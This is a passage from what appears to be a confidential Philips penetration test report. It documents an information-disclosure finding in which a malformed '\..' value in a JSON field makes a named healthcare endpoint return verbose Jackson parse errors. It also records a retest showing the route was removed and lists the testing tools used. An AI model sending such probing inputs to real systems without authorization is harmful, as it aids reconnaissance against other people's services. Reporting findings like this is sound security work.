Recommendation	It is always recommended to send custom error messages or no information on the error messages at all by providing only 400 Bad request response from the server if you get any unintended input.
Status	Closed

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

### Steps to Reproduce:

- Edit the equipment number with some random data such as \.. and send the request.
- You can observe that the server responding with error messages.

### Supportive Evidence:

POST https://casetcreationservice-infomm4.eu-west.philips-healthsuite.com/imcs-ccs/createcase

Params Authorization Headers (10) Body **Pre-request Script** Tests Settings Cookies Beautify

Body (raw JSON)

```

8 ...
9 ...
10 ...
11 ...
12 ...
13 ...
14 ...
15 ...
16 ...
17 ...
18 ...

```

Body Cookies Headers (8) Test Results Status: 500 Internal Server Error Time: 899 ms Size: 787 B Save Response

```

1 ...
2 ...
3 ...
4 ...
5 ...
6 ...
7 ...

```

Timestamp: "2023-01-20T07:40:15.199+00:00",  
 Status: 500,  
 Error: "Internal Server Error",  
 Message: "JSON parse error: Unrecognized character escape '.' (code 46); nested exception is com.fasterxml.jackson.databind.JsonMappingException: Unrecognized character escape '.' (code 46)\n at [Source: (PushbackInputStream); line: 9, column: 35] (through reference chain: com.philips.hsdp.imcs.casetcreationservice.model.caseDetails[\"equipmentNumber\"])",  
 Path: "/imcs-ccs/createcase"

Retest as of on 15Jun2023:

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Request Response Inspector

Request

```

1 GET /imcs-ccs/createcase HTTP/1.1
2 Host: casetcreationservice-infomm4.eu-west.philips-healthsuite.com
3 Sec-Ch-Ua: "Not A Brand", "Chromium", "88.0.4324.104"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "macOS"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.195 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17

```

Response

```

1 HTTP/1.1 404 Not Found
2 Cache-Control: no-cache, no-store
3 Content-Type: text/plain; charset=UTF-8
4 Date: Tue, 08 Aug 2023 08:07:49 GMT
5 X-CF-RouterError: unknown_route
6 X-Content-Type-Options: nosniff
7 Content-Length: 111
8 Connection: Close
9
10 404 Not Found: Requested route ('casetcreationservice-infomm4.eu-west.philips-healthsuite.com') does not exist.
11

```

Request attributes: 2  
 Request query parameters: 0  
 Request body parameters: 0  
 Request cookies: 0  
 Request headers: 14  
 Response headers: 7

404 page not found. Hence considering this issue as closed.

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).


## 9. Tools Used

Scope	Tools Used
Web Application Security and WebServices	Burpsuite, Postman
Desktop Application	HxD admin, Wireshark, EchoMirage, Sysinternals-ProcessExplorer, DotPeek, PE-SecurityPowershell

## 10. Automated Tool Report

NA

## 11. Manual Test Reports and Test Case Execution



PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.